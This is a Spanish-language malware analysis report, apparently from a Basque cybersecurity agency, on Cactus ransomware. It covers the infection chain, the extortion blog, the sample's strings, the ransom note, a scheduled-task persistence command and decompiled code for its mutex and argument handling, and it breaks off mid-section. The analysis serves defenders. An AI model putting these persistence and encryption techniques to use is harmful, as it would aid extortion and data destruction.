Cactus Ransomware

CYBERZAINTZA-MALWARE-CACTUS

TLP: CLEAR

www.ciberseguridad.eus

TABLA DE CONTENIDO

Cláusula de exención de responsabilidad

El presente documento se proporciona con el objeto de divulgar las alertas que la Agencia de Ciberseguridad Vasca considera necesarias en favor de la seguridad de las organizaciones y de la ciudadanía interesada. En ningún caso la Agencia de Ciberseguridad Vasca puede ser considerado responsable de posibles daños que, de forma directa o indirecta, de manera fortuita o extraordinaria pueda ocasionar el uso de la información revelada, así como de las tecnologías a las que se haga referencia tanto de la web de la Agencia de Ciberseguridad Vasca como de información externa a la que se acceda mediante enlaces a páginas webs externas, a redes sociales, a productos de software o a cualquier otra información que pueda aparecer en la alerta o en la web de la Agencia de Ciberseguridad Vasca. En todo caso, los contenidos de la alerta y las contestaciones que pudieran darse a través de los diferentes correos electrónicos son opiniones y recomendaciones acorde a los términos aquí recogidos no pudiendo derivarse efecto jurídico vinculante derivado de la información comunicada.

Cláusula de prohibición de venta

Queda terminantemente prohibida la venta u obtención de cualquier beneficio económico, sin perjuicio de la posibilidad de copia, distribución, difusión o divulgación del presente documento.

1. Resumen ejecutivo

Cactus es un tipo de ransomware que se descubrió por primera vez en marzo de 2023. El nombre "**Cactus**" proviene de los propios autores del malware, quienes lo identifican de esta manera tanto en la nota de rescate como en el nombre del archivo cAcTuS.readme.txt.

Los actores de amenazas responsables de este ransomware utilizan una estrategia de doble extorsión, exfiltrando datos sensibles antes de encriptarlos. Los datos de las víctimas y las evidencias de compromiso se publican en un blog en la red **TOR**. Una vez expirado el plazo de pago del rescate, todos los datos robados se hacen públicos para su descarga.

Cactus ha sido desarrollado en el lenguaje de programación C++ con la librería **OpenSSL** compilada de forma estática para las tareas de encriptación. La muestra se encuentra empaquetada con **UPX** para dificultar su detección. El malware no implementa técnicas antidebugging y las cadenas de caracteres no se encuentran ofuscadas. Los símbolos de depuración del binario no han sido eliminados.

Cactus implementa dos modos principales de funcionamiento. El modo –s se utiliza para crear un fichero de configuración en C:\ProgramData\ntuser.dat y una tarea programada para garantizar la ejecución del malware. El modo –r usa los datos de configuración del fichero anterior para crear una nueva instancia del malware y encriptar el sistema de archivos. **Cactus** permite distintos modos de encriptación: puede encriptar un único archivo, un directorio completo o todo el sistema de archivos.

Cactus usa el algoritmo simétrico **AES** con un tamaño de clave de **256** bits en modo **CBC** para realizar el cifrado de los archivos. La clave de cifrado y el vector de inicialización IV se generan de forma aleatoria para cada archivo. La clave simétrica **AES** se encripta mediante la clave pública **RSA** presente en el propio binario y se añade como metadato al final de cada archivo. Los archivos encriptados son renombrados temporalmente con la extensión **cts0** y finalmente con **cts1**. Solo el actor de amenazas tiene la capacidad de descifrarlos al estar en posesión de la clave privada **RSA**.

La clave pública **RSA** se encuentra encriptada dentro del ejecutable mediante **AES GCM** (Galois Counter Mode) con una clave de **256** bits desconocida por lo que se ha tenido que parchear el ejecutable para poder realizar el análisis dinámico.

En diciembre de 2023, los actores de amenazas que operan **Catus** incrementan drásticamente su actividad. Además, crean una **nueva versión** del malware en la que se añaden características que fortalecen su resistencia contra posibles mitigaciones. Durante los últimos meses, han perpetrado extorsiones a

empresas tanto de **Euskadi** como de España por lo que se deben implementar las medidas de mitigación necesarias para hacer frente a este tipo de amenazas.

2. Análisis técnico

2.1. Flujo de infección




Ilustración 1. Flujo de infección Cactus.

El acceso inicial, según varios análisis realizados por la comunidad, comienza con la explotación de vulnerabilidades en servidores **VPN**. Algunas fuentes mencionan dispositivos de **Fortinet**. Después se establece una puerta trasera mediante **SSH** al C2 (Command and Control) del actor de amenazas para mantener la persistencia mediante tareas programadas.

Otras fuentes informan que el acceso inicial se enfoca en explotar vulnerabilidades en servidores que ejecutan **Qlik Sense**, una plataforma de inteligencia empresarial y análisis de datos.

Una vez dentro de la red, los ciberdelincuentes realizan un reconocimiento mediante SoftPerfect Network Scanner (**netscan**). En otras ocasiones, se ejecutan comandos PowerShell para enumerar los endpoints, identificar cuentas de usuario y se hace ping a los endpoints remotos. La salida de estos comandos

se almacena en ficheros para su uso posterior. En algunos casos se ha identificado la ejecución del script **PSnmap.ps1**, equivalente a nmap.

Los actores de amenazas instalan y usan herramientas de **acceso remoto** legítimo como Splashtop, AnyDesk y SuperOps RMM.

Se buscan credenciales en el sistema de archivos y en los navegadores web. Se intenta obtener las credenciales **LSASS** para el escalado de privilegios o movimientos laterales.

Los operadores de **Cactus** también instalan, en algunos casos, **Chisel** para establecer un canal encriptado de comunicación y **Cobalt Strike** para simular ataques y testear la seguridad de los sistemas objetivo.

Una vez se ha conseguido la escalada de privilegios, se ejecutan scripts para desinstalar software antivirus de forma silenciosa. Después de la ejecución el script se borra a sí mismo.

En la última fase, se **exfiltra** la información sensible mediante herramientas como **Rclone** y comienza la preparación para la encriptación. Un script powershell **TotalExec.ps1**, ya usado por BLACKBASTA, se usa para desplegar de forma automática el encriptador.

El binario de cactus suele tener el nombre del **projectUID**, identificador único de la víctima, que se deberá usar en las posteriores negociaciones para realizar el rescate.

2.2. Cactus Blog

El grupo **Cactus** utiliza una página web en la red **TOR** para realizar la extorsión y amenazar a sus víctimas. En ella aparece información sobre las organizaciones víctimas, evidencias del compromiso y una vez expirado el plazo de pago todos los datos robados.

La URL onion se publica en la nota de rescate de la nueva versión de Cactus.

https[:]//cactusbloguuodvqjmnzlwetjlpj6aggc6iocwhuupb47laukux7ckid[.]onion/




Ilustración 2. Página web con datos de las víctimas extorsionadas.

De cada organización se publica la siguiente información:

- Nombre de la empresa y País.
- Logotipo.
- Breve descripción de su actividad.
- URL de la página web corporativa.
- Nivel de facturación en dólares.
- Dirección física.
- Teléfono.
- Descripción de los datos exfiltrados.
- Evidencias del compromiso en forma de imágenes en las que aparecen facturas, pasaportes, carnets de identidad o de conducción, informes, etc.




Ilustración 3. Información sobre la empresa extorsionada.

Se proporciona un primer enlace onion que permite la descarga de las evidencias del compromiso (**PROOF**). Se puede comprobar que el grupo permanece activo en 2024 con la fecha que aparece en la descarga de los datos de la primera empresa del listado.




Ilustración 4. Enlace de descarga a las evidencias.

Una vez que ha vencido el plazo de pago, se publican enlaces de descarga (**FULL**) que contienen una gran cantidad de información, en algunos casos terabytes de datos.

Los ciberdelincuentes ofrecen en la sección **Rules**, de la página web, directrices sobre cómo llevar a cabo la negociación y el pago del rescate, fijando un plazo de 14 días para acordar una fecha de pago. En caso de no alcanzar un acuerdo, se difunden pruebas de la extracción de los datos. Si la situación no se resuelve en los siguientes 5 días, se amenaza con notificar a partners, competidores y clientes, así como publicar toda la información sustraída.




Ilustración 5. Reglas publicadas por el actor de amenazas.

La página web también cuenta con una sección de contacto.

Ilustración 6. Página web de contacto.

En el momento de la redacción de este informe, el sitio web enumera 99 entidades afectadas, incluyendo varias compañías españolas y de Euskadi.

2.3. Muestra analizada

La muestra analizada se trata de un ejecutable de Windows de 64 bits (PE64), desarrollado en C++ en el subsistema de consola. Pertenece a la familia de ransomware **Cactus**. Está compilado con **MinGW** (Minimalist GNU for Windows), un conjunto de herramientas que permite usar la suite GNU como GCC en Windows. La fecha de compilación que aparece en la cabecera del ejecutable es el 24 de marzo de 2023 a las 11:14:46 UTC. Se ha usado la versión 12.2.0 de GCC para realizar la compilación.

El binario tiene un tamaño inicial de 4.5 Mb y se encuentra empaquetado con **UPX**. La firma **SHA256** de la muestra empaquetada es:

78c16de9fc07f1d0375a093903f86583a4e32037a7da8aa2f90ecb15c4862c17




Ilustración 7. Entropía de la muestra empaquetada.

Una vez desempaquetado el archivo ocupa 8.67 Mb.




Ilustración 8. Binario desempaquetado.

El ejecutable importa las siguientes librerías kernel32.dll, advapi32.dll, msvcrt.dll, RstrtMgr.dll, shell32.dll, user32.dll, ws2_32.dll y wsock32.dll. La librería **OpenSSL**, versión 3.1.0 está compilada de forma **estática** en el binario. Los símbolos de depuración no han sido eliminados.

Cactus utiliza cadenas anchas, **wchar**, de 16 bits con la codificación UTF-16, lo que permite representar alfabetos internacionales y símbolos. Las cadenas de caracteres **no se encuentran ofuscadas** en el binario. En la siguiente tabla se

muestran algunas cadenas relevantes como son comandos, nombres de ficheros, texto de la nota de rescate, etc.

.cts0	perflogs	processing drive
.cts1	boot	success file
cts0	programdata	C:\ProgramData\ntuser.dat
cts1	packages	changed coversize to
spoolsv.exe	windowsapps	changed threads count to
explorer.exe	microsoft	changed path to
sihost.exe	windows defender	changed single file to
fontdrvhost.exe	microsoft shared	cAcTuS
cmd.exe	internet explorer	.exe -r" /f
dwm.exe	tor browser	D:\ProgramData
LogonUI.exe	ctslck	C:\ProgramData
SearchUI.exe	CaCtUs.ReAdMe.txt	C:\ProgramData\
lsass.exe	desktop.ini	.exe
csrss.exe	update.log	tproc cnt
smss.exe	ntuser.dat	threads cnt
winlogon.exe	\?\	thread
services.exe	\?\UNC\	skipped by ext
conhost.exe	\rn.bat	skipped by access
$recycle.bin	%d.%m.%Y %X	processed
system volume information	C:\ProgramData\update.log	time
windows	%llu	sec
temp	checking folder	b4kr-xr7h-qcps-omu3
thumb	folder access error	cAcTuS.readme.txt
winnt	skipped dir	Service-0x
windows.~bt	checking file	
windows.old	access error file	
perflog	total drives	

C:\Windows\system32\schtasks.exe /create /sc MINUTE /mo 5 /rl HIGHEST /ru SYSTEM /tn "Updates Check Task" /tr "cmd /c cd C:\ProgramData &&
C:\Windows\system32\schtasks.exe /run /tn "Updates Check Task"
Your systems were accessed and encrypted by Cactus.
To recover your files and prevent data disclosure contact us via email: cactus[@]mexicomail[.]com
Your unique ID reference:
Backup contact: TOX (https[:]//tox[.]chat/):
7367B422CD7498D5F2AAF33F58F67A332F8520CF0279A5FBB4611E0121AE421AE1D49ACEABB2
5468652046726565646F6D206F6620496E666F726D6174696F6E204163740A5468652046726565646F6D206F6.....
665726E6D656E74206167656E6369657320746F2077697468686F6C6420696E666F726D6174696F6E206172653A0A6.....

2.4. Función principal main

La función main comienza llamando a **_main** para ejecutar los constructores globales. Entre otros se llamará a la función **__static_initialization_and_destruction_0** que inicializa una serie de **variables estáticas** que se usarán durante la ejecución del malware.

```
if ( __initialize_p == 1 && __priority == 0xFFFF )
{
  std::ios_base::Init::Init(&std::__ioinit);
  atexit(_tcf_0_1);
  std::allocator<wchar_t>::allocator(&__a);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wcha
    &projectUID[abi:cxx11],
    L"b4kr-xr7h-qcps-omu3",
    &__a);
  std::allocator<wchar_t>::~allocator(&__a);
  atexit(_tcf_1);
  std::allocator<char>::allocator(&v5);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<std::allocator<char>>(
    &key[abi:cxx11],
    "ED63D266A53C92A351C69B33FEB402039DC26BB5FEB2587F71CF837F0DE4BDD50C70CE8C1D3B0CC98F54A7C9717292095F13041CB3870163E3"
    "C4B2CF26A4067A98A2ABED9D27B4499C1D79231E2F28B211CE9F625F8CB00C7DE3CD66BB039E5EDA71567A10D07A28C176824C9511F228C2D3"
    "D1ACDC73FE33240FA1060E5561FAC1802608D24C04E6C017F16FCBDF495CE66392367712D86F9F74B8055CFE4EC5F592BADBCEBFFFA7DE8EA4"
```

Ilustración 9. Inicialización de variables estáticas.

Variable	Valor de inicialización	Descripción
projectUID	b4kr-xr7h-qcps-omu3	Es un identificador único para cada víctima.
key	ED63D266A53C92A351C69…	Clave pública RSA encriptada mediante AES y codificada en hexadecimal.
salt	OLi3bTN6ekZCY7jd	Vector de inicialización IV usado para desencriptar la clave pública RSA del binario
txtReadMeName	cAcTuS.readme.txt	Nombre del archivo que contendrá la nota de rescate.
startByParamsPath	Doble Null Byte (wchar)	Se establece en el modo -r con los parámetros leidos del fichero de configuración C:\ProgramData\ntuser.dat
singleFilePath	Doble Null Byte (wchar)	Ruta del archivo a encriptar en modo singleFileMode pasada en el argumento -f.
filesArray	Array con 0x2000 cadenas wchar	Se usa como buffer para almacenar las rutas de los archivos a encriptar
readedID	Cadena vacía	Se usará para almacenar la clave AES pasada en el argumento -i.
globalStartPath	Doble Null Byte (wchar)	Ruta pasada en el argumento -d. Se encriptará dicha ruta y sus descendientes.
globalParams	Doble Null Byte (wchar)	Cadena de caracteres formada por los argumentos pasados en la ejecución del malware exceptuando -r, -i y -s.

Una vez inicializadas las variables estáticas, se obtiene el identificador (handle) de la ventana de la consola asociada al proceso mediante la función **GetConsoleWindow** para ocultarla con la llamada a la API **ShowWindows** (handle, SW_HIDE).

Mediante la función **setLocale** (0, Locale), se establece la **configuración regional** del programa. El primer parámetro es 0 (LC_ALL) y Locale es una cadena vacía, es decir, se configuran todas las categorías de la configuración regional para que coincidan con la predeterminada del sistema operativo.

```
_main();
ConsoleWindow = GetConsoleWindow();
ShowWindow(ConsoleWindow, 0);
setlocale(0, Locale);
bcsc_tiempo_inicio = clock();
v132 = 0;
__val = std::thread::hardware_concurrency(v5);
maxThreads = 2 * __val;
```

Ilustración 10. Inicio del malware Cactus.

Cactus establece en la variable **maxThreads** el número de hilos que se usarán para realizar la encriptación de forma concurrente. La función **hardware_concurrency** de la biblioteca estándar de C++ retorna el número de hilos concurrentes soportados que normalmente coincide con el número de núcleos del procesador (cores). Este valor duplicado será el número de hilos de encriptación que se ejecutarán en paralelo. El objetivo es aprovechar las tecnologías multihilo como Hyper-Threading donde cada núcleo puede ejecutar más de un hilo de forma simultánea.

A continuación, **Cactus** procesa los argumentos pasados en la ejecución del programa con la función **processArgv** que se explicará en el siguiente apartado. Dependiendo de los argumentos se activan una serie de flags que modifican el comportamiento del malware.

Independientemente de los argumentos pasados, se crea un **mutex** con la API **CreateMutexW** (0, 1, bcsc_nombre_mutex). Este mutex es un objeto de exclusión mutua que evita que el programa se ejecute más de una vez al mismo tiempo. El primer parámetro (0) indica que se obtenga un descriptor de seguridad por defecto, el segundo (1) hace que el hilo que crea el mutex sea su dueño, el tercer parámetro es el nombre del mutex.

```
std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v71, &projectUID[abi:cxx11], L"cAcTuS");
std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v70, &v71, &bcsc_globalStartPath);
std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v62, &v70, &bcsc_singleFilePath);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v70);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v71);
bcsc_nombre_mutex = (const WCHAR *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&v62);
hObject = CreateMutexW(0i64, 1, bcsc_nombre_mutex);
```

Ilustración 11. Creación del mutex para evitar que Cactus se ejecute varias veces.

CreateMutexW obtiene un manejador al mutex recién creado. Si ya existía un mutex con el mismo nombre el sistema no crea uno nuevo, sino que abre el existente. **Cactus**, crea un identificador para el mutex, concatenando la constante **projectUID** presente en el binario cuyo valor es **b4kr-xr7h-qcps-omu3** con la cadena **cAcTuS**. La constante **projectUID** identifica a la víctima y se incluye en la nota de rescate para realizar la negociación.

Después se concatenan las variables **globalStartPath** y **singleFilePath** al identificador del mutex. Si el malware se ejecuta sin argumentos el valor de estas variables es una cadena vacía. Si se ejecuta con -d o -f, contienen respectivamente, el directorio o archivo que se desea encriptar. De esta forma, **Cactus** permite la ejecución de varias instancias del malware si el objetivo a encriptar es diferente.

```
hObject = CreateMutexW(0i64, 1, bcsc_nombre_mutex);
std::basic_fstream<char,std::char_traits<char>>::basic_fstream(v61);
if ( GetLastError() == 183 )
{
  CloseHandle(hObject);
  v3 = 0;
}
```

Ilustración 12. Creación del mutex.

```
00000245DAC31C20  62 00 34 00 6B 00 72 00  2D 00 78 00 72 00 37 00  b.4.k.r.-.x.r.7.
00000245DAC31C30  68 00 2D 00 71 00 63 00  70 00 73 00 2D 00 6F 00  h.-.q.c.p.s.-.o.
00000245DAC31C40  6D 00 75 00 33 00 00 00  AB AB AB AB AB AB AB AB  m.u.3...........
```

Ilustración 13. Cadena projectUID b4kr-xr7h-qcps-omu3.

Si la función **GetLastError** retorna 183 (ERROR_ALREADY_EXISTS) significa que el **mutex** con el mismo identificador ya existe con lo que se cierra el manejador y después de liberar algunas cadenas finaliza la ejecución del programa.

2.5. Procesamiento de los argumentos

La función **processArgv**, se encarga de procesar los argumentos pasados en la ejecución del malware.

Existen 2 modos de operación principales que se activarán con los siguientes argumentos:

- **-s:** La elección de la letra **s** es posible que se deba a los nombres **systemStart**, **scheduled** o **setup**. En este modo se crea un fichero de **configuración** en **C:\ProgramData\ntuser.dat** y se copia el ejecutable a C:\ProgramData con el identificador de la víctima almacenado en la variable estática **projectUID**. Después se crea **una tarea programada** (scheduled task) para lanzar una nueva instancia de Cactus que funcionará en modo -r. La clave AES se debe suministrar en el argumento -i. Se pueden pasar argumentos adicionales que se guardarán en la configuración. Se activa el flag **systemStart**.
- **-r:** La r podría significar **run** o **read**. Se usa el fichero de configuración, creado en el modo anterior, C:\ProgramData\ntuser.dat para leer la clave AES y el resto de argumentos. Después, se vuelve a lanzar una nueva instancia de **Cactus** con los parámetros leídos para proceder a realizar la **encriptación**. Se activa la flag **startByParams**.

Si en la ejecución del malware, no se pasa el argumento **-s** o **-r**, **Cactus** realizará la **encriptación** de los archivos dependiendo de la presencia de estos parámetros:

- **-d:** Cactus **encripta** el **directorio** pasado como argumento.
- **-f:** Cactus solo **encripta** el **fichero** pasado como argumento. Se activa la flag **singleFileMode.**

Si ninguno de estos parámetros se ha usado, se encriptará **todo** el **sistema** de archivos con una fase inicial de **enumeración** de **unidades**.

La siguiente tabla describe la función del resto de parámetros.

Argumento	Descripción
-i	Este argumento es **obligatorio** en todos los modos excepto -r. Se utiliza para proporcionar la **clave AES** necesaria para desencriptar la **clave pública RSA** presente en el binario. Se activa la flag **fixedIDCorrect**.
-l	Activa el **logger** que almacena en el fichero **update.log** del directorio **ProgramData**, las acciones ejecutadas por el malware. Pone la flag **needLogger** a 1.
-e	Activa la opción **extra logger** que añade más información al mismo fichero de log. Se activa la flag **needExtraLogger**.
-c	Permite modificar el **porcentaje de encriptación** (variable **sizeCoverGlobal**) cuando se usa encriptación parcial. Se debe pasar un valor numérico de 0 a 100.
-t	Permite modificar el número de **threads** (variable **maxThreads**) que usará **Cactus** para realizar la encriptación de forma **concurrente**.

La función **processArgv**, recorre mediante un bucle cada uno de los parámetros pasados al programa. En primer lugar, convierte el argumento a wide string (UTF 16) y se crea una subcadena con **los dos primeros caracteres** para compararla con las distintas flags preestablecidas (-r, -i, -s, etc.).

```
lea     rax, [rbp+0F10h+var_680]
lea     rdx, [rbp+0F10h+var_F70]
mov     r9d, 2
mov     r8d, 0
mov     rcx, rax        ; this

call    _ZNKSt7__cxx1112basic_stringIwSt11char_traitsIwESaIwEE6substrEyy
```

Ilustración 14. Subcadena con los dos primeros caracteres del argumento actual.

El siguiente diagrama de flujo representa el orden y la lógica de procesamiento de los parámetros.




Ilustración 15. Diagrama de flujo del procesamiento de los argumentos.

En la **Ilustración 16** se muestra la comparación de cadenas wchar para detectar el parámetro **-r**.

```
v3 = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&v43);
bcsc_modo_r = wcscmp(v3, L"-r") == 0;
